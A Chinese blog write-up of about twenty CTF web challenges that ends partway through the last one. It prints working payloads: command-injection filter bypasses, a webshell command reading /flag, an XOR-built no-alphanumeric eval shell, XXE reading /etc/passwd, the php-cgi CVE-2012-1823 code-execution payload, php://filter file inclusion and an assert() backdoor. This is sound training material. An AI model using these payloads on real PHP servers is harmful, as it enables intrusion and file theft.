catf1ag web题目 WriteUp

原创

Anton1a 已于 2022-03-26 12:17:44 修改 3900 收藏 2
分类专栏： CTF 文章标签： php 安全
于 2022-01-16 01:34:00 首次发布

目录

一、命令执行之我在干什么

源代码：

```
<?php
error_reporting(0);
show_source('index.php');
$cmd = $_GET['a'];
$a = '/IFS|flag|cat|tac|more|find|less|[ |<>|?|*|\\\\\\'"]/';
if(preg_match($a,$cmd)){
    echo "not allow";
}
else{
    if(strstr($cmd,'yyds')!=$cmd){
        echo "you are success!";
    }
    else{
        system($cmd);
    }
}
?>
```

看到传的参数a没有过滤ls命令所以先看目录，传入ls提示you are success!，看代码需要给传入的参数带上yyds，所以传入

```
?a=yyds;ls
```

```php
<?php
error_reporting(0);
show_source('index.php');
$cmd = $_GET['a'];
$a = '/IFS|flag|cat|tac|more|find|less|[ |<>|?|*|\\\\\'"]/';
if(preg_match($a,$cmd)){
        echo "not allow";
}
else{
        if(strstr($cmd,'yyds')!=$cmd){
                echo "you are success!";
        }
        else{
                system($cmd);
        }
}
?>
```

Dockerfile docker-compose.yml index.php

发现没有flag再看根目录，由于过滤了空格这里用%09绕过payload为

```
?a=yyds;ls%09/
```

发现flag文件，下一步读flag

```php
<?php
error_reporting(0);
show_source('index.php');
$cmd = $_GET['a'];
$a = '/IFS|flag|cat|tac|more|find|less|[ |<>|?|*|\\\\\'"]/';
if(preg_match($a,$cmd)){
        echo "not allow";
}
else{
        if(strstr($cmd,'yyds')!=$cmd){
                echo "you are success!";
        }
        else{
                system($cmd);
        }
}
?>
```

bin dev etc flag home lib media mnt proc root run sbin srv sys tmp usr var

但是代码过滤了linux下常用的看文件命令和关键字flag还有通配符，没有过滤tail,nl等这些看文件命令，用这里用tail读文件，用[a-z]绕过关键字过滤。最终payload为

```
?a=yyds;tail%09/fla[a-z]
```

拿到flag


```php
<?php
error_reporting(0);
show_source('index.php');
$cmd = $_GET['a'];
$a = '/IFS|flag|cat|tac|more|find|less|[ |<>|?|*|\\\\\\'"]/';
if(preg_match($a,$cmd)){
        echo "not allow";
}
else{
        if(strstr($cmd,'yyds')!=$cmd){
                echo "you are success!";
        }
        else{
                system($cmd);
        }
}
?>
```

catf1ag{zrcybdji0lho58qxapf6ue97mg43sv1tkwn2}

flag是:catf1ag{zrcybdji0lho58qxapf6ue97mg43sv1tkwn2}

二、签到题


拿到题目发现网页是空白，于是按F12看源代码看到flag



flag是：zygsctf{47jqwfshb0na12y3g9uomlktvixed8}

三、webshell


打开题目先进行目录扫描看见robots.txt，打开后发现存在文件webshell.php，进行访问，在网页源代码中发现了一串base64



经过base64解码结果为hacker，结合题目webseh1l联想到这个文件应该是个木马文件，经过测试这个木马是get传参，所以就直接在url后面加hacker参数进行命令执行拿flag。payloda如下：

1.看目录下文件:


```
http://ctf.vfree.ltd:9015/webshe11.php?hacker=system('ls');
```



index.php robots.txt webshe11.php

2.在当前目录没有找到flag，看根目录下文件:


```
http://ctf.vfree.ltd:9015/webshe11.php?hacker=system('ls /');
```



bin dev etc flag home lib media mnt proc root run sbin srv sys tmp usr var

3.在根目录下找到flag，拿flag:

```
http://ctf.vfree.ltd:9015/webshe11.php?hacker=system('cat /flag');
```



zygsctf{qtpysvg3158c7iexojdabfklz4hunmr9062w}

flag是：

zygsctf{qtpysvg3158c7iexojdabfklz4hunmr9062w}

四、无字符webshell

源代码：

```
<?php
$cmd=$_GET['cmd'];
if(preg_match("/[A-Za-z0-9]/",$cmd)){

    die("giaogiaogiao!!!");
}
else {
    eval($cmd);
}
highlight_file(__FILE__)
?>
```

源代码过滤了大小写A-Z和数字，明显是和题目说的一样要构造无字符的命令执行那flag

这里使用异或^getshell，下面先看下面代码是通过异或获得的字母。

```
<?php
    var_dump("`{{{"^"?<>/"); //_GET
?>
```

下一步就是进行异或构造出我们需要的传参，这里用get传参构造出代码

```
<?php
    $_="`{{{"^"?<>/";${$_}[_](${$_}[__]); //$_GET[_]($_GET[__])
?>
```

之后传参进行命令执行先看根目录

```
?cmd=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=system&__=ls /
```

bin dev etc flag home lib media mnt proc root run sbin srv sys tmp usr var <?php
$cmd=$_GET['cmd'];
if(preg_match("/[A-Za-z0-9]/",$cmd)){

        die("giaogiaogiao!!!");
}
else {
        eval($cmd);
}
highlight_file(__FILE__)
?>

看到flag，之后用cat拿flag

```
?cmd=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=system&__=cat /flag
```

catflag{327a6c4304ad5938eaf0efb6cc3e53dc} <?php
$cmd=$_GET['cmd'];
if(preg_match("/[A-Za-z0-9]/",$cmd)){


        die("giaogiaogiao!!!");
}
else {
        eval($cmd);
}
highlight_file(__FILE__)
?>

flag是：catflag{327a6c4304ad5938eaf0efb6cc3e53dc}

五、xxelab_1

看到题目名字是xxe所以肯定是xxe漏洞，打开题目看到一个注册框

输入注册内容抓包查看



很明显发包后在邮箱处有回显，于是引用外部实体构造任意文件读取看看是否可行

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test[
 <!ENTITY file SYSTEM "file:///etc/passwd">
]><root><name>123</name><tel>123456</tel><email>&file;</email><password>\145</password></root>
```

Request

Pretty Raw \n Actions

```
POST /xxelab1/process.php HTTP/1.1
Host: ctf.vfree.ltd:9030
Content-Length: 196
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://ctf.vfree.ltd:9030
Referer: http://ctf.vfree.ltd:9030/xxelab1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17ddbe2375d1ac-0e40603af99d02-930346c-1fa400-17ddbe
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test[
  <!ENTITY file SYSTEM "file:///etc/passwd">
  ]><root>
    <name>
      123
    </name>
    <tel>
      123456
    </tel>
    <email>
      &file;
    </email>
    <password>
      \145
    </password>
  </root>
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Sat, 15 Jan 2022 09:16:15 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 986
Connection: close
Content-Type: text/html

Sorry, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
is already registered!
```


实现任意文件读取，根据题目提示flag位置：flag在/flag中，于是读flag

Request

Pretty Raw \n Actions

```
POST /xxelab1/process.php HTTP/1.1
Host: ctf.vfree.ltd:9030
Content-Length: 190
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://ctf.vfree.ltd:9030
Referer: http://ctf.vfree.ltd:9030/xxelab1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17ddbe2375d1ac-0e40603af99d02-930346c-1fa400-17ddbe
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test[
  <!ENTITY file SYSTEM "file:///flag">
  ]><root>
    <name>
      123
    </name>
    <tel>
      123456
    </tel>
    <email>
      &file;
    </email>
    <password>
      \145
    </password>
  </root>
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Sat, 15 Jan 2022 09:22:28 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 76
Connection: close
Content-Type: text/html

Sorry, catflag{dk647tjb1rc3zsioeyhfgnawpml0u82v59qx}
is already registered!
```


flag是：catflag{dk647tjb1rc3zsioeyhfgnawpml0u82v59qx}

六、CGI

Hello, Your name is **cat/flag_user**

打开题目看到：

题目说是CGI看来考的是CGI的相关漏洞的利用来拿flag

通过百度查到了CVE-2012-1823 php-cgi远程代码执行并查到了该漏洞利用的方式，这里写一下cgi相关的参数：

-c 指定php.ini文件的位置

-n 不要加载php.ini文件

-d 指定配置项

-b 启动fastcgi进程

-s 显示文件源码

-T 执行指定次该文件

-h 和 -? 显示帮助

首先就用-s参数看源码（就在url后面加?-s就行）：

这里通过-d指定auto_prepend_file来制造任意文件包含漏洞，那这里的思路就是我们就可以用php://input指定执行自己的php文件。这里需要注意要想实现文件包含我们要将我们应该将allow_url_include设置为on,这里payload分两部分：

1.url传参

```
?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
```

2.post传参

```
<?php echo shell_exec('ls');?>
```

这样来实现命令执行看根目录，发现了flag

然后拿flag

flag是:catflag{80ybwshm4lp723rv9cjk1dzfxengq5i6uato}

七、random_flag

打开题目看见file=

file=

于是尝试用伪协议

```
php://filter/convert.base64-encode/resource=index.php
```

读源码，第一次没读出来，由于名字random的原因想了想再刷新试试，刷新了一下就读出来了经过base64加密的源码，解密后如下

```
<?php
echo "file=";
$file = @file($_GET['file']);
if(isset($file)){
    $rand_num = rand(0,count($file)); //flag in catf1ag.php
    echo $file[$rand_num];
}else{
    echo 'no_flag or not_file';
}

?>
```

一步步看代码，首先是接收一个file参数，然后经过file函数，在php中file() 函数是把整个文件读入一个数组中。然后判断$file是否存在，如果存在，那就给$rand_num变量一个随机数，这个随机数只能是0或者1,因为在PHP中count() 函数是返回数组中元素的数目，而$file是一个数组，经过file()函数处理，文件内容只在数组的第0下标的位置，也就是数组内只有一个元素。所以随机数只能是0或者1，之后就会输出文件里面$file数组中第0个位置或者第1个位置的元素。也就是如果随机数随机到0那就会输出文件内容，这也是为什么刚开始用伪协议读源码没读出来的原因，多刷新几次让随机数为0即可读出，之后就看见源码旁边的注释flag in catf1ag.php那就继续用伪协议读这个文件的内容读到一长串文本。搜索flag关键字拿到flag。

flag是：catflag{62fexjg4cldzhay3otrqnpk09v1im5uwb78s}

八、xxelab_2

本题和xxelab_1差不多唯一不同的是提示说flag在flag.php直接读的话读不到，需要用伪协议去读

```
POST /xxelab2/process.php HTTP/1.1
Host: ctf.vfree.ltd:9030
Content-Length: 230
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://ctf.vfree.ltd:9030
Referer: http://ctf.vfree.ltd:9030/xxelab2/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17ddbe2375d1ac-0e40603af99d02-930346c-1fa400-17ddbe2
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test[
  <!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=flag.p
  ]><root>
    <name>
      123
    </name>
    <tel>
      123456
    </tel>
    <email>
      &file;
    </email>
    <password>
      \145
    </password>
  </root>
```

```
Sorry,
PD9waHAKJGZsYWcgPSAiY2F0ZjFhZ3tjNXFzYXg5ajZ0ZG5mNGhvN3Z3MmxreWdw
is already registered!
```


拿到base64加密后的flag.php进行base64解密得到flag

```
<?php
$flag = "catf1ag{c5qsax9j6tdnf4ho7vw2lkygp8bzru1mie03}";
echo "flag{no_this_flag}";
?>
```

flag是：catf1ag{c5qsax9j6tdnf4ho7vw2lkygp8bzru1mie03}

九、where is flag

打开题目空空的，然后常规F12看一下看到

```
<!--flagb:w0d2d6bjZ5YmEzNzg1dHV4cmllcWZ9-->
```

flagb应该是flag的下半部分吧看起来像base64但是因为只有一半所以解密失败。之后抓包看了一下发现了完整的flag

Request

Pretty Raw \n Actions

```
GET /index.php HTTP/1.1
Host: ctf.vfree.ltd:9023
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://ctf.vfree.ltd/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=
17ddbe2375d1ac-0e40603af99d02-930346c-1fa400-17ddbe2375e72d; session=
3227adb5-f4eb-42ed-afc7-9ac68a070159.xM6sny_SOOcaw_wOP3knQdmvIDk;
CNZZDATA1280570278=1235224770-1640068699-%7C1642233088
Connection: close
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Host: ctf.vfree.ltd:9023
Connection: close
X-Powered-By: PHP/5.6.40
flaga:Y2F0ZmxhZ3tzMTBkdm1vOWsyY2hwam
Content-type: text/html; charset=UTF-8

<!--flagb:w0d2d6bjZ5YmEzNzg1dHV4cmllcWZ9-->
```


看到了flaga和flagb拼到一起进行base64解密得到flag

flag是：catflag{s10dvmo9k2chpjl4wgzn6yba3785tuxrieqf}

十、int

源代码：

```php
<?php
show_source('index.php');
include('flag.php');
$num = $_GET['num'];
$number = intval($num);
$init_num ='666';
if($num!=$init_num){
    if($number == $init_num){
        echo $flag;
    }else{
        echo "Not";
    }
}else{
    echo "不能相等";
}
?>
```


审计一下代码，get方式接收一个num参数，取num整数部分赋值给number，定义一个init_num=666最后拿到flag的条件是num不等于init_num并且number等于init_num，那就直接传num=666.1即可绕过拿到flag。

flag是：zygsctf{0zjbnretf2svxu9oykqa5dp74wc63g}

十一、命令执行

什么都没过滤直接传参看根目录文件

```
?cmd=ls /
```



然后拿flag

```
?cmd=cat get_flag
```

zygsctf{4zeobmdhyrtisf8xk20953qwnuvg6p}

flag是：zygsctf{4zeobmdhyrtisf8xk20953qwnuvg6p}

十二、《我的女友是机器人》

看到界面就一个notflag，常规试了一下看有没有robots.txt，果然有然后看见 /f1ag_is_in_there!!!

访问这个文件，下载之后打开看到flag。

flag是:zygsctf{u5hegvatp2cybswnm8ijf9xzdr4ql3}

十三、变量覆盖_extract

源代码：

```
<?php
show_source('index.php');
include('flag.php');
$init_str = '666';
extract($_GET);
if($init_str == '6'){
    echo $flag;
}else{
    echo 'not 6';
}
?>
```

本题考察extract的变量覆盖漏洞，extract()该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。所以本题直接传入，init_str=6即可拿到flag

flag是：zygsctf{dxuez82apklh0mrbw79otg315cisjy4qvfn6}

十四、等于False

源代码：


```
<?php
include 'flag.php';
show_source('./index.php');
$num = $_GET['num'];
if(isset($num)){
    if($num !== '0'){
        if(md5($num) == False){
            echo $flag;
        }else{
            echo 'no_flag';
        }
    }else{
        echo '不能为0';
    }
}else{
    echo '你倒是输入点东西啊!!!';
}
?>
```

这个题考察点是php弱类型，需要传入一个num参数，该参数不能为0，而且num经过md5加密要等于False，直接传入数组绕过即可拿到flag。

flag是：zygsctf{e32gak90d4pohjmw1ft6ivuzs8ylrc7xqnb5}

十五、啥都没了


看到题目描述，写文章突然关机，小v以为什么都没了马上想到是当我们编辑文件时候，突然断电，或者突然断网，为了防止数据丢失，会出现后缀为.swp的文件。进行目录扫描果然扫出来.index.php.swp文件，然后进行访问下载。在文件末尾看到flag



flag是：zygsctf{rpl869d71weco2mt4k5qghnybzaus0iv3jfx}

十六、文件包含

访问题目看到地址栏有?file=



再看题目是文件包含于是想到用伪协议php://filter/convert.base64-encode/resource=index.php来读源代码，读到之后进行base64解密，源代码如下

```
<?php
error_reporting(0);
$file = $_GET['file'];
include($file);
echo "<!--flag in get_flag-->";
?>
```

看到源码就是单纯的文件包含，flag在get_flag直接伪协议php://filter/convert.base64-encode/resource=get_flag拿到flag的base64进行base64解密拿到flag。

flag是zygsctf{wsle03a571mvqgnfb8d2zcj9rxuoh4it6pyk}

十七、strcmp

源代码:

```php
<?php
error_reporting(0);
include('flag.php');
show_source("index.php");
$str = $_GET['str'];
$init_str = "get_flag";
if($str!=$init_str){
    if(strcmp($init_str,$str)==0){
        echo $flag;
    }else{
        echo "no";
    }
}else{
    echo "nonono";
}

?>
```


看代码是接收一个str参数，这个参数要和init_str不等，但是要拿flag要满足strcmp($init_str,$str)==0，这里解释一下strcmp函数，strcmp() 函数比较两个字符串，函数返回如下：

0 - 如果两个字符串相等

<0 - 如果 *string1* 小于 *string2*

>0 - 如果 *string1* 大于 *string2*

根据php特性直接数组绕过拿flag，传入?str[]=即可拿到flag。



flag是：zygsctf{scol3zium0n6yb7pkdxg82vrh4wejqat1f95}

十八、easy_serialize

源代码：

```php
<?php
//error_reporting(0);

show_source('./index.php');
class flag_in_there{
  public $name;
  public $age;

  public function __construct($name,$age){
    $this->name = $name;
    $this->age = $age;
  }
  public function get_flag(){
    echo "hello，i'm '$this->name',now '$this->age' years";
  }
}
$flag = new flag_in_there('vfree','19');
$ser = serialize($flag);
$un = $_GET['str'];

if($ser == $un){
  include('flag.php');
  echo $flag;
}else{
  echo "你真棒~";
}
?>
```

看题目就是反序列化，没有任何需要绕过的点，直接本地进行序列化得到payload，将payload传入str即可拿到flag

本地进行序列化代码如下：

```php
<?php
class flag_in_there{
    public $name='vfree';
    public $age='19';

}
$a = new flag_in_there();
$obj = serialize($a);
echo $obj;
?>
```

得到payload：O:13:"flag_in_there":2:{s:4:"name";s:5:"vfree";s:3:"age";s:2:"19";}

传入payload拿到flag

不安全 | ctf.vfree.ltd:9002/?str=O:13:"flag_in_there":2:{s:4:"name";s:5:"vfree";s:3:"age";s:2:"19";}

```php
<?php
//error_reporting(0);

show_source('./index.php');
class flag_in_there{
    public $name;
    public $age;

    public function __construct($name,$age){
        $this->name = $name;
        $this->age = $age;
    }
    public function get_flag(){
        echo "hello, i'm '$this->name',now '$this->age' years";
    }
}
$flag = new flag_in_there('vfree','19');
$ser = serialize($flag);
$un = $_GET['str'];

if($ser == $un){
    include('flag.php');
    echo $flag;
}else{
    echo "你真棒~";
}
?>
```

zygsctf{eauigjs4pmfc1d2wq3xkvl0h7b5rony89zt6}

flag是：zygsctf{eauigjs4pmfc1d2wq3xkvl0h7b5rony89zt6}

十九、什么?有后门

下载题目源码直接放d盾扫描后门得到后门密码拿到flag

看到文件she11.php,看到后门密码是zygsctf

```php
<?php
echo 'flag{password_is_flag!!!}';
$pass = substr_replace('zysdasd','gsctf',2);
assert($_GET[$pass]);
?>
```

flag是：zygsctf{zygsctf}

二十、easy_js

源代码：

```php
<?php
show_source('index.php');
include('flag.php');
$key = $_GET['key'];
$decode = json_decode($key);
if($decode->flag == $flag){
    echo $flag;
}else{
    echo "404 not found";
}
?>
```

看代码考察的是php弱类型json，输入一个json类型的字符串，json_decode函数解密成一个数组，判断数组中flag的值是否等于$flag的值虽然$flag的值我们不知道，但是可以利用0=="string"这种形式绕过,payload为:?key={"flag":0},拿到flag

flag是：zygsctf{95rzgmd8ji6uqaeycfs2wno4lt1kp7v3hbx0}

二十一、get_file

打开题目f12查看源码看见个假的flag

之后看见题目名字get_file，想到之前有个题就是?file=伪协议,觉得这个题应该也是这样试了一下伪协议。

```
http://ctf.vfree.ltd:9012/?file=php://filter/convert.base64-encode/resource=index.php
```

在网页中发现有报错。

Warning: include(php://filter/convert.base64-encode/resource=index.php.php): failed to open stream: operation failed in **/var/www/html/index.php** on line **204**

Warning: include(): Failed opening 'php://filter/convert.base64-encode/resource=index.php.php' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **204**

